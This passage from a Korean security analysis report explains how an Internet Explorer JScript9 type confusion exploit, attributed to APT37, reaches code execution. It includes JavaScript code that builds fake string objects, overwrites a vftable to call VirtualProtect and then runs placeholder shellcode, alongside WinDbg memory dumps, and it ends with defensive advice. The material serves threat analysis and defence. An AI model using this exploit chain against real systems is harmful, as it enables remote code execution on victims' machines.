  - Exploit Step 1에서 설명했듯이 jscript9.dll의 주소가 유출되었으므로, PE Header 내 문자열 검색을 통해 Image Base 값을 찾는다.
  - jscript9.dll의 import table을 파싱하여 kernel32.dll의 imported function을 찾는다.
  - 임의의 kernel32.dll 함수로부터 kernel32.dll base 주소를 구한다.
  - kernel32.dll의 export table을 파싱하여 VirtualProtect 함수 주소를 찾는다.

- **(fake literal string object 생성)** '코드 실행을 위해 fake literal string object가 필요하며, 이를 위해 아래 3가지를 만들어야 한다.
  - A dummy literal string
    - 이는 추후 함수 포인터를 복사하고 Type 포인터를 가져오는데 활용된다.
  - A compound string
    - 2900의 메모리 공간과 64개의 0(ASCII : 0x30)을 할당하며 이는 추후 VirtualProtect 함수의 인자로 활용된다.
  - A shellcode string


```
var literal_string = "A";
compound_string = "";
for (var i = 0; i < 2900; i++) {
     compound_string = compound_string + '%u' + '0020'
}
for (var i = 0; i < 64; i++) {
     compound_string = compound_string + '%u' + '0030'
}
compound_string = unescape(compound_string);
shellcode = unescape("%u9090%u9090....")
```

- **(b[53]배열에 String 할당)** 위 3개의 string을 모두 b[53]의 element에 할당한다. b[54][1]에는 "A" 가 할당되며 b[54][3]에는 "%u0020" 2900개와 %u0030" 64개로 이루어진 compound string이 할당된다. 마지막으로 b[53][2]에는 쉘코드가 할당된다. 쉘코드가 이후 b[53]의 element로부터 모든 문자열의 주소를 read primitive를 통해 읽어오는 과정이 필요하다.

- **(Literal String Object의 vftable을 가짜 vftable 가리키도록 수정)** 아래 코드에서 볼 수 있듯이 lsop는 b[53][1]에 저장되어 있는 literal string Object("A")를 가리킨다. 실제로도 그림에서 살펴보면 b[53][1]에는 Literal String Object의 주소(0x1815DA923D0)가 저장된 것을

볼 수 있다. 초반에는 literal string Object 헤더 내 첫 번째 값은 정상적인 vftable을 가르키고 있기 때문에 “jscript9!Js::LiteralString::vftable” 즉 0x7ffd38f86e88를 저장하고 있다. 그러나 해커는 정상적인 vftable 주소(0x7ffd38f86e88)를 b[56] Data Buffer 주소(0x18966F67D28)로 변경한다. 이는 추후 해커가 새로 생성하는 fake vftable을 만드는데 활용된다. 즉 해커는 해당 Literal String Object가 오브젝트 관련 함수를 실행할 때 가짜 vftable을 참조하도록 0x18966F67D28 위치에 가짜 vftable을 만든다.


```
b[53][1] = literal_string,
b[53][3] = compound_string,
b[53][2] = shellcode;

//lsop - literal string object pointer -> b[53][1]

lsop = {
            addr_low: read4(b[52][32] + 32, b[52][33]),
            addr_high: read4(b[52][32] + 36, b[52][33])
     },
..................... (중략).....................

// b[52][176] + 24, b[52][177](b[56] Data Buffer 주소)를
// literal string object vftable에 덮어씀
write8(lsop.addr_low, lsop.addr_high, b[52][176] + 24, b[52][177]);
```



< b[53] 및 b[56] 배열을 이용한 Literal String Object 헤더 변조 >

- **(Fake vftable을 포함한 Fake Object을 b[53][2]+0x20 위치에 생성)** 위에서 읽어온 문자열 Object들의 값들을 쉘코드의 시작 부분에 복사하여 fake literal string object를 아래와 같이 셋팅한다. 이후 b[53][1] 부분에 새로 셋팅한 Fake Object의 주소값을 덮어씌운다.
  - fake vftable의 포인터 (b[53][1]에서 fake vftable 정보 - b[56]의 Data Buffer 주소)
  - literal string type 포인터 (b[53][1]에서 Type Pointer 가져옴)
  - 문자열 길이(2900 + 64) (b[53][3]에서 가져옴)
  - compound string 버퍼 포인터 (b[53][3]에서 가져옴)

```
for (var i = 0; i < 4; i++) {
            set_fake_obj(i) // 쉘코드 버퍼 부근에 fake object를 셋팅
}
write8(b[52][32] + 32, b[52][33], scsbp.addr_low, scsbp.addr_high),
```



< b[52][1], b[53][2], b[53][3]을 이용하여 fake Object를 만드는 과정 >

- **(fake vftable 생성을 위해 두개 함수 복사)** 이제 fake object 및 이와 관련된 fake table을 만드는데 준비가 완료되었다.
  - fake table은 b[56] 버퍼에 생성될 것이고 포함되는 내용은 아래와 같다.
    - 실행 경로를 해치지 않기 위해 original literal string vftable로 부터 두개의 적절한 함수를 복사해야한다.
    - `Js::JavascriptString::GetOriginalStringReference` 가 있어야 할 부분에 VirtualProtect가 호출될 수 있도록 구성한다.

- **(정상 vftable의 두개 함수를 fake vftable로 저장)** 먼저 아래와 같이, 기존 Literal String vftable로부터 fake vftable에 2개의 함수를 복사한다. 2개의 함수는 Js::JavascriptString::GetPropertyReference와 Js::HaltCallback::CanAllowBreakpoints이다.

```
cp_func(19), // 실행 경로를 해치지 않기 위해 2개 함수 복사
cp_func(65);
```

  - **(cp_func(19) 함수 호출 결과)** write8 함수를 통해 정상적인 Literal String vftable에서 19번 오프셋 위치의 함수 Js::JavascriptString::GetPropertyReference주소값(0x7ffd38d65d00)을 복사하여 fake vftable 위치*에 저장하는 것을 아래에서 볼 수 있다.

    * 0x189966F67D28에서 19번째 오프셋 주소 → 0x18966f67dc0

```
0:000> dq 0x18966f67dc0
0000018966f67dc0  00007ffd38d65d00 0000018967ae1540
0000018966f67dd0  0000001000000000 0000000000000011
```

```
0:000> ln 7ffd38d65d00
(00007ffd38d65d00)   jscript9!Js::JavascriptString::GetPropertyReference   |  (00007ffd38d65d40)   jscript9!Js::JavascriptDate::Ent
```


  - **(cp_func(65) 함수 호출 결과)** write8 함수를 통해 정상적인 Literal String vftable에서 65번 오프셋 위치의 함수 Js::HaltCallback::CanAllowBreakpoints 주소값(0x7ffd38d78a70)을 복사하여 fake vftable 위치*에 저장하는 것을 아래에서 볼 수 있다.

    * 0x189966F67D28에서 65번째 오프셋 주소→ 0x18966f67f30

```
0:000> dq 0x18966f67f30
0000018966f67f30  00007ffd38d78a70 0000000000000000
0000018966f67f40  0000000000000000 0000018967ae1540
0000018966f67f50  0000001000000000 0000000000000011
```

```
0:000> ln 7ffd38d78a70
(00007ffd38d78a70)   jscript9!Js::HaltCallback::CanAllowBreakpoints   |  (00007ffd38d78a80)   jscript9!JsUtil::BaseDictionary<int,J
```

- **(VirtualProtect 호출하기 위해 Js::JavascriptString::GetOriginalStringReference 활용)** Offset +0x2C8에 위치한 `Js::JavascriptString::GetOriginalStringReference` 함수는 추후 VirtualProtect 함수를 호출하는데 활용된다.




< 코드 실행을 멈추지 않게 하기 해 정상 두 함수를 fake vftable에 저장하는 과정 >

5.5 (Exploit Step 4) fake vftable를 통해 VirtualProtect 및 shellcode 실행

가짜 vftable을 통해 VirtualProtect 함수를 실행시켜 쉘코드의 메모리 영역을 실행 가능하게 변경 후 쉘코드를 실행시킨다.

- **(가짜 vftable을 통한 코드 흐름 변경)** `Js::JavascriptString::GetOriginalStringReference` 함수 자리에 VirtualProtect 및 Shellcode 주소로 변경 후 b[53][1]의 trim 함수를 호출하게 되면 코드는 흐름이 변경되어 아래와 같이 VirtualProtect 및 Shellcode를 실행시킬 수 있다. 자바스크립트 코드는 정상 vftable의 0x2C8 오프셋 위치에 있는Js::JavascriptString::GetOriginalStringReference를 사용하려고 하였으나 fake vftable을 참조하게 되어 Js::JavascriptString::GetOriginalStringReference 대신 VirtualProtect함수 및 shellcode가 실행시킨다.

```
var offset = 89;
    write8(b[52][176] + 24 + offset * 8, b[52][177], virtual_protect.addr_low, virtual_protect.addr_high),
    b[53][1]['trim'](), //call VirtualProtect
    write8(b[52][176] + 24 + offset * 8, b[52][177], shellcode.addr_low + 128, shellcode.addr_high),
    b[53][1]['trim']();  //call Shellcode
```



< VirtualProtect와 shellcode를 실행하도록 fake vftable에 조작하는 과정 >

```
0:000> ln 0x7ffd5c3abc70
(00007ffd5c3abc70)   KERNEL32!VirtualProtectStub   |  (00007ffd`5c3abc90)   KERNEL32!FindActCtxSectionGuidStub
```

```
0:000> dq 0x18966e6b0b8
0000018966e6b0b8  9090909090909090 9090909090909090
0000018966e6b0c8  9090909090909090 9090909090909090
0000018966e6b0d8  9090909090909090 9090909090909090
0000018966e6b0e8  9090909090909090 9090909090909090
0000018966e6b0f8  9090909090909090 9090909090909090
```

6. 시사점

스피어피싱 이메일은 가장 보편적으로 APT 공격에 활용되는 방법으로 사용자를 가장 쉽게 속일 수 있다. 워드, 파워포인트 등이 아직도 구 Internet Explorer의 모듈을 일부 가져다 쓰고 있기 때문에 IE 지원이 종료가 되었으나 여전히 취약점이 발견되어 악용될 수 있다. 특히 APT 공격의 경우, 이미 공개된 취약점을 사용하기도 하지만 패치가 발표되지 않은 제로데이 취약점을 사용할 수 있으므로 정기적인 보안 업데이트를 수행하더라도 공격에 노출될 수 있다. 따라서 사용자의 주의가 요구되며 출처가 불분명한 문서는 열람하지 않고 보낸 사람의 도메인을 잘 확인하여 신뢰할 수 있는 사람인지 한번 더 확인하는 것이 중요하다. 또한 계정이 탈취된 지인을 통해 스피어 피싱 이메일이 발송될 수 있으니 감염되지 않도록 한번 더 확인한다. 만약 의심이 가지만 읽어봐야 된다면 가상 환경에서 열람하거나 보안 전문가를 통해 확인한 후 열람해야 한다. 열람한 문서에서 매크로를 실행해야 하거나, 보안 경고창이 뜬다면 일단 의심하고 열람을 중지한다. 마지막으로 백신은 최신상태로 유지하고 정기적으로 검사를 수행하며 운영체제는 정기 보안 업데이트를 통해 취약점이 발생하지 않도록 미연에 방지해야 한다.

7. 참고사이트

[1] Clément Lecigne and Benoît Sevens, Google's Threat Analysis Group, "Internet Explorer 0-day exploited by North Korean actor APT37", 2022.11.07 : https://blog.google/threat-analysis-group/internet-explorer-0-day-exploited-by-north-korean-actor-apt37/

[2] (주)윈스 [CVE-2017-0199] Microsoft Word RTF OLE2Link RCE침해사고분석팀 2017.04.20 : https://wins21.co.kr/kor/promotion/information.html?bmain=view&language=KOR&uid=288

[3] Connor McGarr, "Exploit Development: Browser Exploitation on Windows - CVE-2019-0567, A Microsoft Edge Type Confusion Vulnerability", 2022.03.11 : Exploit Development: Browser Exploitation on Windows - CVE-2019-0567, A Microsoft Edge Type Confusion Vulnerability (Part 1) | Home (connormcgarr.github.io)

[4] Benoît Sevens and Clément Lecigne, Google's Threat Analysis Group, "CVE-2022-41128: Type confusion in Internet Explorer's JScript9 engine", 2022.11.08 : https://googleprojectzero.github.io/0days-in-the-wild//0day-RCAs/2022/CVE-2022-41128.html

[5] 김태범(원작자 Massimiliano Tomassoli), "[익스플로잇 개발] 13. IE 10 (IE 리버싱)", 2016. 7. 22 : https://hackability.kr/entry/익스플로잇-개발-13-IE-10-IE-리버싱